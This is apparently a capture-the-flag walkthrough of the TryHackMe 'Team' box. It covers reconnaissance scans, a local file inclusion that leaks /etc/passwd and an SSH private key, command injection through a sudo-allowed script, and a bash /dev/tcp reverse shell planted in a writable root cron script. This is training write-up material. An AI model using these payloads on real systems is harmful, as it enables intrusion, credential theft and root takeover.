Team

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.43.61
Lets Try pinging it

```
ping 10.10.43.61 -c 5

PING 10.10.43.61 (10.10.43.61) 56(84) bytes of data.
64 bytes from 10.10.43.61: icmp_seq=1 ttl=60 time=176 ms
64 bytes from 10.10.43.61: icmp_seq=2 ttl=60 time=400 ms
64 bytes from 10.10.43.61: icmp_seq=3 ttl=60 time=177 ms
64 bytes from 10.10.43.61: icmp_seq=4 ttl=60 time=160 ms
64 bytes from 10.10.43.61: icmp_seq=5 ttl=60 time=176 ms

--- 10.10.43.61 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 159.628/217.786/399.875/91.279 ms
```

Alright its online lets go for port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.43.61 --ulimit 5000
```

```
rustscan -a 10.10.43.61 --ulimit 5000
.----. .-. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.43.61:21
Open 10.10.43.61:22
Open 10.10.43.61:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 13:32 IST
Initiating Ping Scan at 13:32
Scanning 10.10.43.61 [2 ports]
Completed Ping Scan at 13:32, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:32
Completed Parallel DNS resolution of 1 host. at 13:33, 2.57s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 13:33
Scanning 10.10.43.61 [3 ports]
Discovered open port 21/tcp on 10.10.43.61
Discovered open port 80/tcp on 10.10.43.61
Discovered open port 22/tcp on 10.10.43.61
Completed Connect Scan at 13:33, 0.16s elapsed (3 total ports)
Nmap scan report for 10.10.43.61
Host is up, received syn-ack (0.17s latency).
Scanned at 2024-09-15 13:33:02 IST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
```

Open ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.43.61 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.43.61 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 13:35 IST
Nmap scan report for 10.10.43.61
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
| 256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_ 256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see
this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Moving on lets do some directory fuzzing :

Directory Fuzzing :

```
feroxbuster --url http://10.10.43.61 -w /usr/share/wordlists/dirb/common.txt
```

```
-t 200
```

```
feroxbuster --url http://10.10.43.61 -w /usr/share/wordlists/dirb/common.txt -t 200


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.43.61
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 💢 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and
403      GET        9l       28w      276c Auto-filtering found 404-like response and
200      GET       15l       74w     6147c http://10.10.43.61/icons/ubuntu-logo.png
200      GET      373l      977w    11366c http://10.10.43.61/
200      GET      373l      977w    11366c http://10.10.43.61/index.html
[####################] - 17s     4619/4619    0s      found:3       errors:148
[####################] - 16s     4614/4614    284/s   http://10.10.43.61/
```


Directories

200 GET 15l 74w 6147c http://10.10.43.61/icons/ubuntu-logo.png
200 GET 373l 977w 11366c http://10.10.43.61/
200 GET 373l 977w 11366c http://10.10.43.61/index.html

Alright lets get to this application now

Web Application :

Default page :



Found something in the source code of this

```
  Modified from the Debian original for Ubuntu
  Last updated: 2014-03-19
  See: https://launchpad.net/bugs/1288690
-->
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
  <style type="text/css" media="screen">
* {
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
}
```

Lets add this to our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25     greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb      TeamCity.runner.htb
10.10.11.27     itrc.ssg.htb    resource.htb    signserv.ssg.ht
10.10.11.11     board.htb       crm.board.htb
10.10.10.245    cap.htb
10.10.11.30     monitorsthree.htb
10.10.191.210   olympus.thm     chat.olympus.thm
10.10.11.254    skyfall.htb     demo.skyfall.htb        prd23-s
10.10.85.102    seasurfer.thm   internal.seasurfer.thm
10.10.213.69    bitme.thm
10.10.44.10     kitty.thm
10.129.234.56   board.htb       crm.board.htb
10.10.43.61     team.thm
~
```

Lets run the directory fuzzing again also we can run vhost enumeration as well if we want

Directory Fuzzing :

```
feroxbuster --url http://team.thm -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://team.thm -t 200 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://team.thm
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      270c Auto-filtering found 404-like response and created new filter;
403      GET        9l       28w      273c Auto-filtering found 404-like response and created new filter;
200      GET        2l      140w     9091c http://team.thm/assets/js/skel.min.js
200      GET       49l      104w     1187c http://team.thm/assets/js/main.js
200      GET      215l      894w    63455c http://team.thm/images/thumbs/01.jpg
200      GET      190l     1056w    85162c http://team.thm/images/thumbs/04.jpg
200      GET      165l      970w    77815c http://team.thm/images/thumbs/06.jpg
200      GET        4l     1328w    85630c http://team.thm/assets/js/jquery.min.js
200      GET      768l     3288w   289688c http://team.thm/images/fulls/03.jpg
200      GET      629l     5746w   460566c http://team.thm/images/fulls/07.jpg
200      GET      667l     4137w   385779c http://team.thm/images/fulls/06.jpg
301      GET        9l       28w      305c http://team.thm/assets => http://team.thm/assets/
200      GET       89l      220w     2966c http://team.thm/
301      GET        9l       28w      305c http://team.thm/images => http://team.thm/images/
200      GET       89l      220w     2966c http://team.thm/index.html
200      GET       83l      344w    25594c http://team.thm/images/avatar.jpg
200      GET       68l      398w    30497c http://team.thm/images/thumbs/02.jpg
301      GET        9l       28w      311c http://team.thm/assets/fonts => http://team.thm/assets/fonts/
301      GET        9l       28w      308c http://team.thm/assets/js => http://team.thm/assets/js/
200      GET        1l        1w        5c http://team.thm/robots.txt
301      GET        9l       28w      306c http://team.thm/scripts => http://team.thm/scripts/
```

Directories on team.thm

200 GET 2l 140w 9091c http://team.thm/assets/js/skel.min.js
200 GET 49l 104w 1187c http://team.thm/assets/js/main.js
200 GET 215l 894w 63455c http://team.thm/images/thumbs/01.jpg
200 GET 190l 1056w 85162c http://team.thm/images/thumbs/04.jpg
200 GET 165l 970w 77815c http://team.thm/images/thumbs/06.jpg
200 GET 4l 1328w 85630c http://team.thm/assets/js/jquery.min.js
200 GET 768l 3288w 289688c http://team.thm/images/fulls/03.jpg
200 GET 629l 5746w 460566c http://team.thm/images/fulls/07.jpg
200 GET 667l 4137w 385779c http://team.thm/images/fulls/06.jpg
301 GET 9l 28w 305c http://team.thm/assets ⇒
http://team.thm/assets/
200 GET 89l 220w 2966c http://team.thm/
301 GET 9l 28w 305c http://team.thm/images ⇒

```
http://team.thm/images/
200 GET 89l 220w 2966c http://team.thm/index.html
200 GET 83l 344w 25594c http://team.thm/images/avatar.jpg
200 GET 68l 398w 30497c http://team.thm/images/thumbs/02.jpg
301 GET 9l 28w 311c http://team.thm/assets/fonts ⇒
http://team.thm/assets/fonts/
301 GET 9l 28w 308c http://team.thm/assets/js ⇒
http://team.thm/assets/js/
200 GET 1l 1w 5c http://team.thm/robots.txt
301 GET 9l 28w 306c http://team.thm/scripts ⇒
http://team.thm/scripts/
301 GET 9l 28w 309c http://team.thm/assets/css ⇒
http://team.thm/assets/css/
```

Lets run an vhost fuzzing as well

VHOST Enumeration :

```
ffuf -u http://team.thm -H "Host: FUZZ.team.thm" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
| grep -v "Size: 11366"
```


```
ffuf -u http://team.thm -H "Host: FUZZ.team.thm" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-t

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://team.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.team.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

www                     [Status: 200, Size: 2966, Words: 140, Lines: 90, Duration: 726ms]
dev                     [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 726ms]
www.dev                 [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 166ms]
:: Progress: [4989/4989] :: Job [1/1] :: 255 req/sec :: Duration: [0:00:23] :: Errors: 0 ::
```

Vhosts

```
www [Status: 200, Size: 2966, Words: 140, Lines: 90, Duration: 726ms]
dev [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 726ms]
www.dev [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 166ms]
```

dev one look interesting lets add that to /etc/hosts as well

Lets look at this dev.team.thm now



Lets click on this

Look at the URL we might have a LFI here
Lets try it lets add like `../../../../../../etc/passwd`

And we have an LFI so to get this in formatting u can look at the source or pull this up in burp or whatever

Alright so the user is `dale` here


Gaining Access :

So lets try the easy method of getting `dale`'s SSH key to login

we put in this `../../../../../../../home/dale/.ssh/id_rsa`

So nothing here lets try to run an LFI fuzzing using burp or caido


So im running this with seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux



Lets run it,
Found this one very interesting

79	/etc/snmpd.conf	200	159	204
80	/etc/ssh/ssh_config	200	163	1810
81	**/etc/ssh/sshd_config**	**200**	**163**	**6219**
82	/etc/ssh/ssh_host_dsa_key	200	159	204
83	/etc/ssh/ssh_host_dsa_key.pub	200	164	204
84	/etc/ssh/ssh_host_key	200	161	204

Lets see what this is



And we have a ssh key in the bottom of this response

Lets copy this to a file and lets try to login as dale

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Team git:(main)±2 (28.075s)
vim id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Team git:(main)±2 (0.019s)
chmod 600 id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Team git:(main)±3 (2.225s)
ssh -i id_rsa dale@team.thm

dale@TEAM ~ (0.179s)
id
uid=1000(dale) gid=1000(dale) groups=1000(dale),4(adm),24(cdrom),27(su

dale@TEAM ~
```

Here is your user.txt

```
dale@TEAM:~ (0.177s)
ls -al
total 44
drwxr-xr-x 6 dale dale 4096 Jan 15  2021 .
drwxr-xr-x 5 root root 4096 Jan 15  2021 ..
-rw------- 1 dale dale 2552 Sep 15 09:44 .bash_history
-rw-r--r-- 1 dale dale  220 Jan 15  2021 .bash_logout
-rw-r--r-- 1 dale dale 3771 Jan 15  2021 .bashrc
drwx------ 2 dale dale 4096 Jan 15  2021 .cache
drwx------ 3 dale dale 4096 Jan 15  2021 .gnupg
drwxrwxr-x 3 dale dale 4096 Jan 15  2021 .local
-rw-r--r-- 1 dale dale  807 Jan 15  2021 .profile
drwx------ 2 dale dale 4096 Jan 15  2021 .ssh
-rw-r--r-- 1 dale dale    0 Jan 15  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 dale dale   17 Jan 15  2021 user.txt
```

Lateral PrivEsc

Sudo permissions of dale

```
dale@TEAM ~ (0.338s)
sudo -l

Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
```

Lets see what this is

```
cat /home/gyles/admin_checks

#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"
```

So im gonna inject my payload at this error as this just get ran in this

Lets upgrade this

```
sudo -u gyles /home/gyles/admin_checks

Reading stats.
Reading stats..
Enter name of person backing up the data: pks
Enter 'date' to timestamp the file: /bin/bash
The Date is now
id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
python3 -c 'import pty; pty.spawn("/bin/bash")'
gyles@TEAM:~$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
gyles@TEAM:~$
```

And we get a shell with gyles itself

Vertical PrivEsc :

Lets see its home directory

```
gyles@TEAM:/home/gyles$ ls -al
total 48
drwxr-xr-x 6 gyles gyles   4096 Jan 17  2021 .
drwxr-xr-x 5 root  root    4096 Jan 15  2021 ..
-rwxr--r-- 1 gyles editors  399 Jan 15  2021 admin_checks
-rw------- 1 gyles gyles   5639 Jan 17  2021 .bash_history
-rw-r--r-- 1 gyles gyles    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 gyles gyles   3771 Apr  4  2018 .bashrc
drwx------ 2 gyles gyles   4096 Jan 15  2021 .cache
drwx------ 3 gyles gyles   4096 Jan 15  2021 .gnupg
drwxrwxr-x 3 gyles gyles   4096 Jan 15  2021 .local
-rw-r--r-- 1 gyles gyles    807 Apr  4  2018 .profile
drwx------ 2 gyles gyles   4096 Jan 15  2021 .ssh
-rw-r--r-- 1 gyles gyles      0 Jan 17  2021 .sudo_as_admin_successful
gyles@TEAM:/home/gyles$
```

Lets see the .bash_history here

```
cd ..
nano /usr/local/sbin/dev.backup.sh
cat /usr/local/sbin/dev.backup.sh
cat /usr/local/bin/main_backup.sh
cat /opt/admin_stuff/script.sh
nano /usr/local/sbin/dev.backup.sh
UDO nano /usr/local/sbin/dev.backup
sudo nano /usr/local/sbin/dev.backup
sudo nano /usr/local/sbin/dev.backup.sh
clear
cd dev
```

So this file here

```
gyles@TEAM:/home/gyles$ ls -al /usr/local/bin/main_backup.sh
-rwxrwxr-x 1 root admin 65 Jan 17  2021 /usr/local/bin/main_backup.sh
gyles@TEAM:/home/gyles$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
gyles@TEAM:/home/gyles$
```

And we can edit it, it looks like
Lets add it and add a revshell in there

```
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.17.94.2/9001 0>&1'
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
~
~
~
```

And lets start a listener now and we have to wait to get the revshell as root

```
~
nc -lnvp 9001
Listening on 0.0.0.0 9001
```

And we get our shell as root

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.43.61 49568
bash: cannot set terminal process group (3274): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~# id
id
uid=0(root) gid=0(root) groups=0(root),1004(admin)
root@TEAM:~#
```

And here is root.txt

```
root@TEAM:~# ls -al /root
ls -al /root
total 52
drwx------  6 root root 4096 Jan 17  2021 .
drwxr-xr-x 23 root root 4096 Jan 15  2021 ..
-rw-------  1 root root 7068 Jan 21  2021 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jan 15  2021 .cache
drwx------  4 root root 4096 Jan 15  2021 .gnupg
drwxr-xr-x  3 root root 4096 Jan 15  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   18 Jan 15  2021 root.txt
-rw-r--r--  1 root root   66 Jan 17  2021 .selected_editor
drwx------  2 root root 4096 Jan 15  2021 .ssh
-rw-r--r--  1 root root    0 Jan 16  2021 .sudo_as_admin_successful
-rw-r--r--  1 root root  215 Jan 17  2021 .wget-hsts
root@TEAM:~#
```

Thanks for reading :)